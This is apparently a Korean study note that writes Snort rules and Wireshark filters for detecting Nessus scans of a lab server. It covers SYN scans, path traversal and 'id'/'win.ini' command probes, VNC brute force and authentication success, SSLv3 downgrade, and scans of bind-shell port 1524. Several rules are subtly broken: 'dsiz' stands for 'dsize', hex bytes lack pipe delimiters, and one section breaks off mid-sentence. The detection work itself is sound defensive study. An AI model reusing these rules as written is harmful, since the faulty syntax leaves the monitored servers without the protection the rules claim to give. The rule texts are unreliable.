

Nessus 패킷 Snort 룰

2026.02.04. 버블

1. Canonical Ubuntu Linux SEoL(8.04.x)

Ubuntu 8.04는 보안 지원이 종료된 지 10년 이상 된 운영체제로, 심각한 보안 위험을 내포

원격 코드 실행(RCE) 및 경로 탐색 탐지

1. 반개방 스캔 (TCP SYN Stealth Scan)

3-way 핸드셰이크를 완료하지 않고 SYN 패킷만 보내 포트 활성화 여부를 확인하여, 서버 측에 완전한 연결 로그를 남기지 않는 스텔스 스캔 방식

tcp.flags.syn == 1 && tcp.flags.ack == 0


tcp.flags.syn == 1 && tcp.flags.ack == 0						
No.	Time	Source	Destination	Protocol	Length	Info
192	1.067890	1.1.1.4	1.1.1.5	TCP	74	49550 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1
193	0.000069	1.1.1.4	1.1.1.5	TCP	74	58940 → 81 [SYN] Seq=0 Win=64240 Len=0 MSS=1
194	0.000077	1.1.1.4	1.1.1.5	TCP	74	41242 → 8009 [SYN] Seq=0 Win=64240 Len=0 MSS=1
210	0.055538	1.1.1.4	1.1.1.5	TCP	74	38928 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1
218	0.015742	1.1.1.4	1.1.1.5	TCP	74	40904 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1
226	0.000250	1.1.1.4	1.1.1.5	TCP	74	53086 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1
234	0.001141	1.1.1.4	1.1.1.5	TCP	74	39434 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1
236	0.000215	1.1.1.4	1.1.1.5	TCP	74	40920 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1
258	0.001563	1.1.1.4	1.1.1.5	TCP	74	40926 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1
288	0.000974	1.1.1.4	1.1.1.5	TCP	74	40932 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1
306	0.001066	1.1.1.4	1.1.1.5	TCP	74	40946 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1
310	0.000613	1.1.1.4	1.1.1.5	TCP	74	40962 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1
330	0.022514	1.1.1.4	1.1.1.5	TCP	62	45028 → 23 [SYN] Seq=0 Win=4096 Len=0 MSS=14
331	0.000079	1.1.1.4	1.1.1.5	TCP	62	13075 → 161 [SYN] Seq=0 Win=4096 Len=0 MSS=1
332	0.000015	1.1.1.4	1.1.1.5	TCP	62	36828 → 497 [SYN] Seq=0 Win=4096 Len=0 MSS=1
337	0.000111	1.1.1.4	1.1.1.5	TCP	62	52984 → 143 [SYN] Seq=0 Win=4096 Len=0 MSS=1
338	0.000044	1.1.1.4	1.1.1.5	TCP	62	48352 → 1454 [SYN] Seq=0 Win=4096 Len=0 MSS=1
341	0.000018	1.1.1.4	1.1.1.5	TCP	62	33164 → 111 [SYN] Seq=0 Win=4096 Len=0 MSS=1
342	0.000064	1.1.1.4	1.1.1.5	TCP	62	32986 → 548 [SYN] Seq=0 Win=4096 Len=0 MSS=1
343	0.000111	1.1.1.4	1.1.1.5	TCP	62	63201 → 79 [SYN] Seq=0 Win=4096 Len=0 MSS=14
344	0.000069	1.1.1.4	1.1.1.5	TCP	62	55473 → 139 [SYN] Seq=0 Win=4096 Len=0 MSS=1
345	0.000070	1.1.1.4	1.1.1.5	TCP	62	37311 → 9100 [SYN] Seq=0 Win=4096 Len=0 MSS=1
346	0.000075	1.1.1.4	1.1.1.5	TCP	62	3164 → 443 [SYN] Seq=0 Win=4096 Len=0 MSS=14
355	0.000031	1.1.1.4	1.1.1.5	TCP	62	7433 → 135 [SYN] Seq=0 Win=4096 Len=0 MSS=14
356	0.000088	1.1.1.4	1.1.1.5	TCP	62	26550 → 6000 [SYN] Seq=0 Win=4096 Len=0 MSS=1
358	0.000003	1.1.1.4	1.1.1.5	TCP	62	41163 → 80 [SYN] Seq=0 Win=4096 Len=0 MSS=14

주소 A	주소 B	패킷	바이트	스트림 ID	전체 패킷	필터된 비율	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	상대 시작
1.1.1.4	1.1.1.5	6,846	451 kB	5	27,988	24.46%	6,821	449 kB	25	2 kB	156.735236

Rule alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"Nessus SYN Port Scan Detected"; flags:S; detection_filter:track by_src, count 30, seconds 1; sid:1000001; rev:1;)

탐지 기준 동일한 출발지 IP에서 정상적인 연결 수립(3-Way Handshake) 과정 없이, 짧은 시간(1초) 내에 SYN 패킷만을 임계치(30회) 이상 과도하게 발생시키는 상황을 비정상적인 포트 스캐닝 공격으로 간주하여 탐지

옵션	tcp	TCP 연결의 시작 단계인 SYN 패킷을 이용하므로, 감시 대상 프로토콜을 'tcp'로 지정
	any	해커가 서버의 어떤 문(포트)이 열려 있는지 전수 조사할 수 있으므로, 특정 포트가 아닌 모든 포트('any')를 감시 대상으로 설정
	flags:S	TCP 헤더 내 SYN 플래그만 설정된 패킷을 식별
	detection_filter:track by_src	탐지 횟수 카운트 기준을 출발지(공격자) IP로 지정하여 개별 공격자를 추적
	count 30	지정된 시간 동안 발생하는 패킷의 임계치(Threshold)를 30회로 설정
	seconds 1	임계치(30회)를 판단하는 시간 단위를 1초로 설정하여 집중적인 스캔을 탐지

Rule	alert tcp \$EXTERNAL_NET any -> \$HOME_NET !80 (msg:"Nessus Non-HTTP Port Scan Detected"; flags:S; detection_filter:track by_src, count 20, seconds 1; sid:1000003; rev:1;)	
탐지 기준	공격자가 웹 서비스(80번 포트)가 아닌 다른 문들(22, 445, 8009번 포트 등)이 열려 있는지 확인하기 위해, 1초라는 짧은 시간 동안 20번 넘게 여기저기 찔러보는(SYN) 행위를 비정상적인 정찰 공격으로 보고 탐지	
옵션	tcp	포트의 활성화 여부를 확인하기 위해 TCP 연결의 시작 신호(SYN)를 사용하므로 감시 프로토콜을 'tcp'로 지정
	!80	목적지 포트가 80번(HTTP)이 아닌 모든 포트를 검사 대상으로 지정
	flags:S	연결 수립 전 상태를 확인하기 위해 SYN 플래그만 설정된 패킷을 식별
	detection_filter:track by_src	패킷을 보내는 공격자(Source) IP를 기준으로 횟수를 누적하여 추적
	count 20	1초 내에 발생하는 접속 시도의 임계치를 20회로 설정하여 자동화 스캔을 구분
	seconds 1	스캐닝의 속도를 판단하기 위한 시간 기준을 1초로 설정
4. RCE(원격 코드 실행) 및 경로 탐색(Path Traversal) 서버 파일 시스템 경로를 조작하여 권한이 없는 파일에 접근하거나, 보안 결함을 악용해 원격지에서 공격자의 명령어를 직접 실행하는 치명적인 보안 공격		
tcp contains "id"		
		
Rule	alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"Nessus RCE/Path Traversal Attempt Detected"; flow:established,to_server; content:"id"; nocase; content:"win.ini"; nocase; sid:1000004; rev:1;)	
탐지 기준	해커가 우리 서버에 몰래 명령어를 실행해서 '내가 누구인지(id)' 확인해 보거나, 시스템의 중요한 설정 파일(win.ini 등)을 훔쳐보려고 시도하는 '단어'들을 패킷 속에서 찾아내어 탐지	
옵션	tcp	명령어 실행이나 파일 전송은 데이터의 정확성이 보장되어야 하므로, 신뢰성 있는 연결인 'tcp' 프로토콜을 감시 대상으로 지정
	any	해커가 웹(80), DB(5432), 메일(25) 등 어떤 서비스 포트를 통해서든 공격 명령을 던질 수 있으므로, 모든 포트('any')를 열어두고 감시
	flow:established,to_server	서버와 연결이 확정된 상태에서 공격자가 서버로 보내는 데이터만 정밀하게 검사
	content:"id"	시스템 권한 확인에 쓰이는 id 명령어 문자열이 패킷 데이터

		(Payload)에 포함되어 있는지 확인
	content:"win.ini"	윈도우 시스템의 설정 파일인 win.ini 경로 접근 시도를 식별하여 경로 탐색 공격을 탐지
	nocase	대문자(ID, WIN.INI)나 소문자 구분 없이 모든 형태의 공격 문자 열을 잡아내기 위해 사용

5. 파일 인클루전(File Inclusion) 및 디렉토리 트래버설(Directory Traversal) 공격

애플리케이션이 외부 입력값을 적절히 검증하지 않는 약점을 악용하여 서버 내부의 기밀 파일을 열람하거나, 원격지의 악성 파일을 서비스에 포함시켜 실행을 유도하는 공격

http.request.uri contains ".."

The screenshot shows a Wireshark packet capture of an HTTP session. The first column lists packets from 15161 to 15384. The third column shows source IP 1.1.1.4 and destination IP 1.1.1.5. The fifth column shows the protocol as HTTP. The sixth column shows the method as GET. The seventh column shows the request URI, which includes various directory traversal sequences like ../, ../../, and %5c../. The eighth column shows the length of the packet. The ninth column shows the info field, which includes the status code and reason phrase.

Rule	alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"Nessus Directory Traversal Attempt Detected"; flow:established,to_server; content:".."; http_uri; sid:1000005; rev:1;)	
탐지 기준	해커가 웹사이트 주소창에 .. (상위 폴더 이동) 기호를 반복적으로 입력해서, 허락되지 않은 서버 내부의 깊은 폴더(Windows 시스템 폴더 등)로 몰래 들어가 파일을 훑쳐보려는 시도를 탐지	
옵션	tcp	웹 트래픽이나 파일 전송은 데이터의 손실이 없어야 하므로, 안정적인 연결을 보장하는 'tcp' 프로토콜을 감시 대상으로 지정
	any	해커가 웹(80)뿐만 아니라 다른 서비스 포트를 통해서도 경로 조작 공격을 시도할 수 있으므로, 특정 포트에 국한되지 않고 모든 포트('any')를 감시
	flow:established,to_server	이미 연결된 세션 안에서 공격자가 서버에 요청하는 트래픽만 선별하여 분석
	content:".."	상위 디렉터리로 이동하기 위한 .. 패턴이 패킷에 포함되어 있는지 확인
	http_uri	전체 패킷 중 HTTP 요청 주소(URL) 영역만 집중적으로 검사하여 탐지 효율을 높임

2. VNC Server 'password' Password (VNC 인증 시도 및 성공 탐지)

Ubuntu 8.04는 보안 지원이 종료된 지 10년 이상 된 운영체제로, 심각한 보안 위험을 내포하고 있음

VNC 인증 시도 및 성공 탐지

1. 서비스 정보 수집(Banner Grabbing)

공격 대상 서버의 특정 포트에 접속할 때 서비스가 자동으로 응답하는 초기 배너 정보를 획득하여, 가동 중인 소프트웨어의 종류와 상세 버전 및 운영체제 정보를 파악하는 사전 정찰 활동

tcp.payload contains "RFB"

tcp.payload contains "RFB"

No.	Time	Source	Destination	Protocol	Length	Info
22086	0.000155	1.1.1.4	1.1.1.5	VNC	78	Client protocol version: 003.003
22095	0.001084	1.1.1.4	1.1.1.5	VNC	78	Client protocol version: 003.003
10889	0.000464	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10897	0.000530	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10905	0.000550	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10913	0.000709	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10921	0.000759	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10929	0.000402	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10937	0.001326	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10945	0.000730	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10953	0.000721	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
10961	0.000496	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
13369	0.000022	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
22084	0.000605	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
22093	0.000922	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
27419	0.000710	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003
31056	0.000380	1.1.1.5	1.1.1.4	VNC	78	Server protocol version: 003.003

Rule

alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"VNC Vulnerable Version (RFB) Exchange Detected"; flow:established,to_server; content:"RFB"; nocase; sid:1000006; rev:1;)

탐지 기준

해커가 내부 서버에 보안이 매우 허술한 옛날 버전의 원격 제어 프로그램(VNC 3.3 등)이 돌아가고 있는지 확인하려고, 프로그램끼리 주고받는 암호 같은 신호인 'RFB'라는 글자를 패킷 속에서 찾아내어 탐지

옵션

tcp

서비스 배너 정보(텍스트)를 정확하게 수집하기 위해서는 데이터 유실이 없는 안정적인 연결이 필요하므로 'tcp' 프로토콜을 감시

any

해커가 어떤 포트에서 취약한 서비스가 돌아가고 있는지 알 수 없으므로, 서버의 모든 문(포트)에서 흘러나오는 배너 정보를 전수 감시하기 위해 'any'로 설정

flow:established,to_server

TCP 연결이 맺어진 후, 외부에서 서버 쪽으로 전달되는 애플리케이션 데이터를 정밀하게 검사

content:"RFB"

VNC(Remote Frame Buffer) 프로토콜의 시작을 알리는 표준 식별 문자열 "RFB"를 패킷에서 식별



nocase

문자열의 대소문자를 구분하지 않고 검색하여, 형태를 변형한 우회 공격 시도까지 탐지


2. VNC 인증에 성공(Authentication Success)

VNC 서버가 클라이언트의 인증 요청을 최종 승인하고, 보안 결과값으로 '0(OK)'을 응답하여 원격 제어를 위한 세션 연결이 정상적으로 완료되었음을 알리는 패킷



tcp.payload == 00:00:00:00 && tcp.len == 4 && ip.src == 1.1.1.5


		
Io.	Time Source Destination Protocol Length Info	
22099 0.000672 1.1.1.5 1.1.1.4 VNC 70 Authentication response from client[Malformed Packet]		
Rule	alert tcp \$HOME_NET any -> \$EXTERNAL_NET any (msg:"VNC Authentication Success Detected"; flow:from_server,established; content:" 00 00 00 00 "; dsiz:4; sid:1000007; rev:1;)	
탐지 기준	해커가 비밀번호를 맞게 입력했을 때, VNC 서버가 '인증 성공'의 의미로 보내는 특수한 신호(딱 4바이트이면서 모두 0인 데이터)를 포착하여 해커의 침투가 최종적으로 성공했음을 탐지	
옵션	tcp	VNC 인증은 명령어와 결과값을 유실 없이 정확하게 주고받아야 하므로, 신뢰성 있는 연결을 보장하는 'tcp' 프로토콜을 모니터링
	any	VNC 서비스가 표준 포트(5900)가 아닌 다른 포트에서 운영될 수도 있으므로, 서버의 모든 문(포트)에서 나가는 인증 성공 신호를 놓치지 않기 위해 'any'로 설정
	flow:from_server,established	서버(\$HOME_NET)에서 외부로 나가는 연결된 세션의 데이터를 검사하여 서버의 응답을 확인
	content:" 00 00 00 00 "	패킷 페이로드에서 VNC 인증 성공을 의미하는 4바이트 16진수 (Hex) 값인 00 00 00 00을 식별
	dsiz:4	패킷의 페이로드(데이터) 크기가 정확히 4바이트인 경우만 골라 내어 다른 트래픽과의 혼선을 방지
3. VNC 무차별 대입 및 반복 스캔 (VNC Brute Force / Repeated Scan)		
VNC 원격 제어 서비스 포트(5900)를 대상으로 유효한 비밀번호를 알아낼 때까지 다양한 조합을 무차별적으로 대입하거나, 서비스의 취약점을 찾기 위해 짧은 시간 동안 반복적으로 접속을 시도하는 공격 행위		
tcp.dstport == 5900 && tcp.len < 100 && frame.number > 22099		
		
Rule	alert tcp \$EXTERNAL_NET any -> \$HOME_NET 5900 (msg:"VNC Brute Force/Repeated Scan Detected"; dsiz:<100; detection_filter:track by_src, count 10, seconds 5; sid:1000008; rev:1;)	
탐지 기준	VNC 원격 제어 서비스(5900번 포트)에 대해 화면 전송이 아닌 아주 작은 크기의 제어 패킷(100바이트 미만)을 짧은 시간(5초) 내에 10번 넘게 반복해서 보내는 행위를 비밀번호 무작위 대입이나 자동화된 공격 시도로 보고 탐지	
옵션	tcp	VNC 서비스는 원격 제어 명령의 정확한 전달을 위해 TCP 프로토콜 위에서 동작하므로, 감시 대상을 'tcp'로 지정
	5900	VNC(Remote Frame Buffer) 프로토콜이 사용하는 원격 제어 표준 포트(5900번)를 대상으로 하는 통신만 필터링
	dsiz:<100	화면 전송용 대용량 패킷을 제외하고, 인증 시도나 제어에 사용되는 100바이트 미만의 소형 패킷만 정밀하게 검사
	detection_filter:track by_src	동일한 출발지(공격자) IP가 지속적으로 접속을 시도하는지 추적하여 공격자를 식별
	count 10, seconds 5	5초라는 짧은 시간 내에 10회 이상의 반복 요청이 발생할 경우 이를 비정상적인 접근(Brute Force 등)으로 판단하는 임계치 정책

3. SSL Version 2 and 3 Protocol Detection

취약 프로토콜 및 하위 버전 강제 강하 탐지		
1. 프로토콜 다운그레이드(Protocol Downgrade) 공격		
최신 보안 프로토콜(TLS) 대신 보안 취약점이 널리 알려진 구버전(SSL 3.0 등)을 강제로 사용하도록 유도하여 암호화 통신을 무력화하고 데이터를 가로채는 공격		
tls.handshake.ciphersuite <= 0x000a		
		
Rule	alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"SSL/TLS Protocol Downgrade Attempt Detected"; flow:to_server,established; content:" 16 "; depth:1; content:" 03 00 "; distance:0; within:2; sid:1000009; rev:1;)	
탐지 기준	해커가 데이터를 쉽게 훔쳐보기 위해 우리 서버가 사용하는 최신 암호화 방식을 무시하고, 보안이 쉽게 뚫린 옛날 방식(SSLv3 등)으로 접속하도록 강요하는 '프로토콜 다운그레이드' 시도를 패킷 속 버전 정보를 확인하여 탐지	
옵션	tcp	암호화 통신의 시작인 '핸드셰이크' 과정은 데이터의 정확한 전달이 필수적이므로, 신뢰성 있는 연결을 보장하는 'tcp' 프로토콜을 감시
	any	웹(443) 외에도 메일(465), DB 등 암호화를 사용하는 모든 서비스 포트에서 다운그레이드 시도가 발생할 수 있으므로 전수 감시를 위해 'any'로 설정
	flow:to_server,established	이미 연결된 세션에서 클라이언트가 서버로 보내는 데이터 중 프로토콜 선택 요청을 분석
	content:" 16 "	패킷의 가장 앞부분에서 SSL/TLS 통신의 시작인 Handshake(연결 수립) 신호를 식별
	depth:1	탐지 효율을 높이기 위해 페이로드의 첫 번째 바이트에서만 해당 데이터를 검색
	content:" 03 00 "	암호화 버전 정보가 보안 취약점으로 인해 사용이 금지된 SSL 3.0 버전임을 나타내는 바이너리 값을 식별
	distance:0	첫 번째 매칭(16) 바로 다음 바이트인 1번 바이트부터 버전 정보(03 00)를 찾도록 해야 함
	within:2	건너뛴 지점부터 2바이트 범위 내에서 버전 데이터가 정확히 일치하는지 확인
2. 비정상 SNI 요청 공격		
서버 외부의 공격자가 TLS 핸드셰이크 과정에서 목적지 호스트 이름을 'localhost'로 위조하여, 내		

4. Bind Shell Backdoor Detection

시스템 백도어 및 자격 증명 탈취	
1. 백도어 포트 정찰 이미 침투한 공격자가 설치했는지 모를 백도어나 특정 취약한 서비스에 접근하기 위해, 1524번 (Bind Shell)과 같이 잘 알려진 백도어 전용 포트의 활성화 여부를 점검하는 정찰 행위 tcp.port == 1524 && tcp.flags.push == 1	
	
Rule	alert tcp \$EXTERNAL_NET any -> \$HOME_NET 1524 (msg:"Nessus Bind Shell Port (1524) Scan Detected"; flags:S; detection_filter:track by_src, count 5, seconds 10; sid:1000011; rev:1;)
탐지 기준	해커들이 서버를 장악한 뒤 몰래 드나드는 통로(바인드 셸)로 아주 유명한 1524번 포트가 열려 있는지 확인하기 위해, 짧은 시간 동안 반복적으로 접속(SYN)을 시도하는 '길목 지키기'식 정찰 행위를 탐지
옵션	tcp 백도어 연결이나 포트 활성화 확인은 TCP의 연결 시도(SYN) 과정을 거치므로, 감시 대상을 'tcp' 프로토콜로 지정
	1524 공격자들이 백도어(Bind Shell) 연결을 위해 교과서적으로 사용하는 특정 포트(1524번)를 집중 감시
	flags:S 포트가 열려 있는지 찰러보는 최초 연결(SYN) 패킷을 식별하여 스캔 시도를 확인
	detection_filter:track by_src 동일한 출발지(공격자) IP를 기준으로 접속 시도를 추적하여 개별 공격자의 스캔 행위를 식별
	count 5 10초라는 시간 내에 발생하는 SYN 패킷의 임계치(Threshold)를 5회로 설정
	seconds 10 임계치를 판단하는 시간 범위를 10초로 설정하여, 짧은 간격으로 지속되는 스캔 시도를 탐지
2. 최종 침투 확인 외부 공격자가 무차별 대입 등을 통해 탈취한 자격 증명으로 내부 VNC 서버의 인증 벽을 완전히 뚫고, 실제 시스템 제어권을 확보하여 원격 접속에 성공했음을 확정하는 지표 tcp.payload == 00:00:00:00 && ip.src == 1.1.1.5	
	
Rule	alert tcp \$HOME_NET any -> \$EXTERNAL_NET any (msg:"VNC Intrusion Confirmed (Authentication Success)"; flow:from_server,established; content:" 00 00 00 00 "; dsiz:4; sid:1000012; rev:1;)
탐지	해커가 비밀번호를 정확히 입력했을 때 VNC 서버가 응답으로 보내는 '문 열어줌(인증 성공)' 신호인 00 00 00 00 데이터를 포착하여, 단순한 해킹 시도를 넘어 실제 침투가

기준	완벽히 성공했음을 최종 확인하고 탐지	
	tcp	VNC 인증 통과는 명령어와 결과값을 유실 없이 정확하게 주고 받아야 하므로, 신뢰성 있는 연결을 보장하는 'tcp' 프로토콜을 감시
	any	VNC 서비스가 표준 포트가 아닌 다른 포트에서 운영될 수도 있으므로, 서버의 모든 문(포트)에서 나가는 인증 성공 신호를 놓치지 않기 위해 'any'로 설정
	flow:from_server,established	내 서버(\$HOME_NET)에서 외부 공격자에게 보내는 패킷 중, 이미 연결이 수립된 상태에서 전달되는 서버의 인증 결과 응답을 감시
	content:" 00 00 00 00 "	VNC 표준 프로토콜에서 '인증 성공'을 의미하는 4바이트 16진수 (Hex) 바이너리 값인 00 00 00 00이 데이터 영역에 포함되어 있는지 식별
	dsize:4	다른 일반 데이터와의 혼동을 방지하기 위해, 패킷의 데이터 크기가 정확히 4바이트인 인증 성공 신호만을 골라내어 탐지 정확도를 높임
3. 권탈(Privilege Escalation) 확인		
tcp.port == 1524 && tcp contains "root"		
		
